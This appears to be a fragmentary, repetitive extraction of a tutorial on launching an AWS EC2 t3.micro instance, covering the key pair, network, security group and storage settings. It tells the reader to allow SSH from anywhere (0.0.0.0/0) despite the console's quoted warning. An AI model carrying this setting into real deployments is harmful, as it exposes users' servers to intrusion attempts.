
Virtual server type (instance type)
t3.micro

Firewall (security group)
New security group

Storage (volumes)
1 volume(s) - 8 GiB


Cancel Launch instance Preview code

Scroll down. In “Instance type”, select “t3 micro” or select any other version that says “Free Tier eligible”. Next, it’s time to create a key pair. A key pair



pair is used to securely connect to the instance you created.

Click on “create a new key pair”. A new window opens. Give a name to y-



After all selections are made click on “create key pair” button. Now, you can select the HC_AWS key pair for our instance.

▼ Key pair (login) [Info](#)

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

HC_AWS [Create new key pair](#)

▼ Network settings [Info](#)

Network [Info](#)

vpc-0cfb128a6843191c5

Subnet [Info](#)

No preference (Default subnet in any availability zone)

Auto-assign public IP [Info](#)

Edit

Software Image (AMI)

Amazon Linux 2023 AMI 2023.8.2...[read more](#)

ami-0a0b0b06dd1636865

Virtual server type (instance type)

t3.micro

Firewall (security group)

New security group

Storage (volumes)

1 volume(s) - 8 GiB

Cancel

Launch instance

[Preview code](#)

Scroll down to see some more settings of AWS instances. Select the option from “Allow SSH traffic from anything” settings and then click on “Launch Instance”.

Auto-assign public IP [Info](#)

Enable

Firewall (security groups) [Info](#)

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

☒ Create security group ☐ Select existing security group

We'll create a new security group called 'launch-wizard-1' with the following rules:

☒ Allow SSH traffic from

Helps you connect to your instance

Anywhere [0.0.0.0/0](#)

☐ Allow HTTPS traffic from the internet

To set up an endpoint, for example when creating a web server

☐ Allow HTTP traffic from the internet

To set up an endpoint, for example when creating a web server

⚠ Rules with source of 0.0.0.0/0 allow all IP addresses to access your instance. We recommend setting security group rules to allow access from known IP addresses only.

▼ Configure storage [Info](#)

Advanced

1x 8 GiB gp3 Root volume, 3000 IOPS, Not encrypted

Add new volume

🕒 Click refresh to view backup information

The tags that you assign determine whether the instance will be backed up by any Data Lifecycle Manager policies.

0 x File systems

Edit

► Advanced details [Info](#)

▼ Summary

Number of instances [Info](#)

1

Software Image (AMI)

Amazon Linux 2023 AMI 2023.8.2...[read more](#)

ami-0a0b0b06dd1636865

Virtual server type (instance type)

t3.micro

Firewall (security group)

New security group

Storage (volumes)

1 volume(s) - 8 GiB

Cancel

Launch instance

[Preview code](#)

▼ Configure storage [Info](#)

Advanced

1x 8 GiB gp3 Root volume, 3000 IOPS, Not encrypted

Add new volume

🕒 Click refresh to view backup information

The tags that you assign determine whether the instance will be backed up by any Data Lifecycle Manager policies.

0 x File systems

Edit

► Advanced details [Info](#)

Software Image (AMI)

Amazon Linux 2023 AMI 2023.8.2...[read more](#)

ami-0a0b0b06dd1636865

Virtual server type (instance type)

t3.micro

Firewall (security group)

New security group

Storage (volumes)


